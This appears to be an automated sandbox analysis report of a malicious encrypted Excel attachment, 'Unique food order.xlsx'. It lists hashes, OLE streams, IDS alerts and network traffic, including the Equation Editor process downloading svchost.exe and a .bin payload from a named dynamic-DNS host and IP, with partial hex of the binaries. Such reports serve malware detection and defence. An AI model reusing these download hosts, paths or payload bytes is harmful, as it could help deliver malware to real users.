SSDEEP:	768:t4cVBi/uynLCBod2XkqAy6dH4ErjAxvWhT5z78gdseDd4kyKz:tO/uB953eg9ylzogB+kl
MD5:	C05EEE88F0B57E853996957D6523397B
SHA1:	FC16FA4AB9A88F7E2405EB9A77D168D9C1B7C8D3
SHA-256:	7E70E44956CDB045FD7B5C66ECA50996900059FD8851AA76BE19A5DD492C6918
SHA-512:	9441441F5D6D84E4C674E77013CE1BF562173195DE9AC1C05463BCF0BBDA51345B6AF219B279F93E7D2DF84BBFB22D11906B8A145F1FE98EFAF3A28786BE220
Malicious:	**true**
Reputation:	low
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........i......................*..............Rich....................PE..L......P................. ....0....................@...<...0...0...................................text...`.......................... ..`.d ata...............................@....rsrc...............................@..@.[#X.......I#...........USER32.DLL.MSVBVM60.DLL... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996651012349256
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Unique food order.xlsx
File size:	2303488
MD5:	f2cd263042fce1a4c2cbeed5f1676429
SHA1:	608334d6c55e50f3447f865bca59e05b7b60e0cb
SHA256:	f2f88e0287d17638c5d902a49d19b2c4e989dc2a511411c e959c91b642fb9359

General

SHA512:	847ab0270c6f64d46de8af8039b2092dc7f7978356ff7d5ddb38f7d87c495aa826f4af7d3f4c02547e5e9dd99cd60ca2ee5e5b85b3aa8f2cea3e68ab337ffcca
SSDEEP:	49152:sZDn4BcTs7rQj4qUoruUVl7/+jfylwvOcvAg0N+MWSmc:NB6mEj4qUojLmjf/vD0N+3Bc
File Content Preview:	.....>.....$..... .....z.....|.....~.....z.....|.....~... .....z.....|.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Unique food order.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2281000

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2281000
Entropy:	7.99991703704
Base64 Encoded:	True
Data ASCII:	. . " . . . . . P . . a " . . . . . l . 0 d { . [. . . . . ! { " $ % . . . 3 ^ . s . . . . . N . . j . k . - l . . . . . X . . . . . t . . . . . [` . 9 Q . . . . . t . . . . . [ ` . 9 Q . . . . . t . . . . . [` . 9 Q . . . . . t . . . . . [ ` . 9 Q . . . . . t . . . . . [` . 9 Q . . . . . t . . . . . [ ` . 9 Q . . . . . t . . . . . [` . 9 Q . . . . . t . . . . . [ ` . 9 Q . . . . . t . . . . . [` . 9 Q . . . . . t . . .
Data Raw:	1b ce 22 00 00 00 00 00 ed f5 50 da c8 61 22 ee a4 11 a9 b4 92 bd 6c cd 30 64 7b ff 5b f9 81 ec 18 b1 21 7b 22 24 25 91 a0 0b 33 5e dd 73 ff cf d7 ee b7 f6 a4 4e cf 17 6a 1d 6b b2 2d 49 eb bf 97 9d 82 8f 9c 84 58 09 0a f6 ba 02 74 97 93 c6 8f 03 5b 60 aa 39 51 b4 0a f6 ba 02 74 97 93 c6 8f 03 5b 60 aa 39 51 b4 0a f6 ba 02 74 97 93 c6 8f 03 5b 60 aa 39 51 b4 0a f6 ba 02 74 97 93 c6

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.51880650455
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . 9 # . u . @. W . & . . . . e . " . . . . . h . . V . . . . . e } . % h . . n . * . . k . % . . M h . u . " 3 - . ? . . . } .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/19/20-07:43:18.523521	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	103.125.191.5
11/19/20-07:44:36.030811	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49166	80	192.168.2.22	103.125.191.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 07:43:18.207155943 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:18.522345066 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:18.522639036 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:18.523520947 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:18.839695930 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:18.839757919 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:18.839884996 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:18.839920998 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:18.839926004 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:18.839984894 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:18.839993000 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155149937 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155210018 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155246973 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155272961 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155287981 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155317068 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155323029 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155327082 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155329943 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155369997 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155373096 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155411005 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155430079 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155452967 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.155456066 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.155509949 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.470755100 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.470823050 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.470858097 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.470897913 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.470940113 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.470978022 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471029043 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471072912 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471095085 CET	80	49165	103.125.191.5	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 07:43:19.471113920 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471139908 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471174002 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471195936 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471206903 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471240997 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471268892 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471292973 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471302032 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471338987 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471365929 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471384048 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471393108 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471446037 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471466064 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471503019 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.471513033 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.471576929 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.474473000 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.786644936 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786705971 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786746025 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786786079 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786823988 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786874056 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786895037 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.786921024 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786942959 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.786948919 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.786959887 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.786993980 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.786999941 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787026882 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787041903 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787069082 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787081003 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787089109 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787122965 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787148952 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787162066 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787163019 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787211895 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787221909 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787256956 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787271023 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787297964 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787323952 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787338972 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787354946 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787379980 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787395000 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787410021 CET	80	49165	103.125.191.5	192.168.2.22
Nov 19, 2020 07:43:19.787451029 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.787461042 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:19.789587021 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:43:20.189624071 CET	49165	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:44:35.703872919 CET	49166	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:44:36.028314114 CET	80	49166	103.125.191.5	192.168.2.22
Nov 19, 2020 07:44:36.028513908 CET	49166	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:44:36.030811071 CET	49166	80	192.168.2.22	103.125.191.5
Nov 19, 2020 07:44:36.356791973 CET	80	49166	103.125.191.5	192.168.2.22
Nov 19, 2020 07:44:36.356851101 CET	80	49166	103.125.191.5	192.168.2.22
Nov 19, 2020 07:44:36.356889963 CET	80	49166	103.125.191.5	192.168.2.22
Nov 19, 2020 07:44:36.356926918 CET	80	49166	103.125.191.5	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 07:43:18.152446032 CET	52197	53	192.168.2.22	8.8.8.8
Nov 19, 2020 07:43:18.188976049 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 07:43:18.152446032 CET	192.168.2.22	8.8.8.8	0xe410	Standard query (0)	wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 07:43:18.188976049 CET	8.8.8.8	192.168.2.22	0xe410	No error (0)	wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu		103.125.191.5	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu
- 103.125.191.5

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.125.191.5	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 07:43:18.523520947 CET	0	OUT	GET /worksdoc/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 07:43:18.839695930 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 19 Nov 2020 06:43:17 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Wed, 18 Nov 2020 21:48:32 GMT ETag: "f000-5b4689298b6b3" Accept-Ranges: bytes Content-Length: 61440 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 69 c6 c2 93 08 a8 91 93 08 a8 91 93 08 a8 91 10 14 a6 91 92 08 a8 91 dc 2a a1 91 9b 08 a8 91 a5 2e a5 91 92 08 a8 91 52 69 63 68 93 08 a8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 8a a6 b8 50 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 c0 00 00 00 30 00 00 00 00 00 00 18 12 00 00 00 10 00 00 00 d0 00 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 01 00 00 10 00 00 e9 b7 01 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 c3 00 00 3c 00 00 00 00 f0 00 00 f8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 02 00 00 30 00 00 00 00 10 00 00 ac 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 60 b6 00 00 00 10 00 00 00 c0 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 bc 13 00 00 00 d0 00 00 00 10 00 00 00 d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 08 00 00 00 f0 00 00 00 10 00 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 ee 5b 23 58 18 00 00 00 c3 1f b0 49 23 00 00 00 00 00 00 00 00 00 00 00 55 53 45 52 33 32 2e 44 4c 4c 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$i*.RichPELP0@<00.text` `.data@.rsrc@@[#XI# USER32.DLLMSVBVM60.DLL

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	103.125.191.5	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 07:44:36.030811071 CET	66	OUT	GET /bin_xMjelaYnr43.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 103.125.191.5 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 07:44:36.356791973 CET	67	IN	HTTP/1.1 200 OK Date: Thu, 19 Nov 2020 06:44:35 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Wed, 18 Nov 2020 21:20:27 GMT ETag: "2d640-5b4682e21b662" Accept-Ranges: bytes Content-Length: 185920 Content-Type: application/octet-stream Data Raw: c0 4c c3 db cd c5 93 5d 55 14 39 b6 3e 24 13 09 bd 46 7f a3 38 d8 f5 8c 62 41 6f 79 33 d1 c3 6e 24 67 7f be 71 ac 91 32 8e a6 51 82 fb 00 c1 d3 18 14 ac 84 80 9b 97 89 ea 59 7b ab 1c fa b4 72 2c 81 92 87 0a 86 9b f1 e4 60 41 0f ba e3 88 b0 31 87 78 80 d1 c2 4b 58 e6 7e 0a 2f c2 89 af 4c 45 22 b7 b4 a3 90 3b 8f c8 35 eb 5b 59 ae 80 25 67 8a 69 1a 7d e9 5c 2c 34 91 9f d4 99 bf 3a 3d 90 ea 69 a3 02 a5 ec d4 54 93 61 e7 99 3e 6a 28 09 e2 bf b1 11 7c 2a e8 0f d2 66 3d f5 e1 cb a7 e1 1c 31 56 c2 72 72 9e e3 c4 a1 6a c0 e3 30 fa e7 f2 ca 24 ff a7 55 a4 4f 33 01 64 7f 01 ec 28 a6 29 5f 7c 26 dd 8a 41 7c 37 9e 8a 1b c5 98 14 0e 18 7e d5 02 a4 e3 0d 9e e4 ae 42 19 16 6b ed 05 06 39 95 07 40 ec a0 c0 13 c8 1b 2e 54 80 5c 88 94 a6 ff 92 8e 21 0c 19 87 b0 a3 64 29 6d e0 4a 11 d0 c3 d0 d8 36 07 d7 4b f1 a6 7e da a4 16 72 74 b9 e2 f1 30 0b ff 67 72 41 3f 0c e0 b9 d3 c0 6c d6 a5 6a ee e1 99 b7 af 45 55 6a 38 6b f8 4c 53 45 df 8c c5 b4 51 38 56 e8 29 78 f6 27 05 4d 08 a2 d1 1e 24 4a 3f 54 e7 1f a5 bd ff 23 4d de 9b d4 48 98 e3 38 e7 8d 8f 2b c0 a3 dd 39 d7 2f 5d cd d5 93 5f 5b 31 5e b9 3d 02 84 a3 d2 47 05 b9 ba 54 b3 e3 64 dc c9 5c 66 2a 93 d0 b1 70 da 29 d0 65 5f 1c ed ec 81 c6 17 43 00 91 d7 08 98 cd 2d 50 a1 05 53 dd 30 3a e2 4b c0 d0 e7 64 e2 59 4d c8 fa 0e 96 86 f2 9c b3 28 59 1c 76 de c9 bb 54 7e a7 2a 14 87 05 2f eb cc 33 75 64 1a fd e8 e7 a3 4a 0f 8e c6 60 ce e5 b2 95 8c ba 53 39 bf 74 c2 0f 71 90 27 b5 75 bb 1b 12 91 78 d9 85 00 58 ef d6 f4 d5 f9 87 dc 4f 01 42 41 93 45 e9 a7 c9 b3 bf 6c 26 6f b7 51 8b 1b 40 3b 27 08 67 28 15 76 1b 99 02 a2 49 c3 42 4e 83 36 7a c7 f8 ae 35 e9 ce 98 5e 54 33 fc 71 2e cc 8c 40 9b de a5 8a 77 7c 75 60 43 10 81 de bd 93 56 68 9c d7 70 c0 c9 92 7e a3 09 77 de 8a eb c6 d0 15 ae 89 64 71 ef c2 4f d9 a4 61 fd 86 9e 30 d2 59 90 47 3c 65 50 33 b3 1f 16 a5 9b 6d 75 1b 18 fe dd 91 da 35 a5 cc 78 ad a4 63 87 84 26 5c 61 22 38 f1 4b 07 da c2 b9 c0 64 aa 66 53 7f 19 78 45 d4 9a 97 a9 3e a4 5b ac bf d5 ce 32 85 4a 24 a1 55 e7 62 8e ef b2 ca 8c f9 b4 14 10 f5 77 0d 09 a5 d8 b2 61 3d 6d 0d b6 df d7 38 b8 da 38 ba 76 17 20 fc 00 01 89 6e 54 0f 4c 65 12 0b 8b c6 a9 e7 ec cd 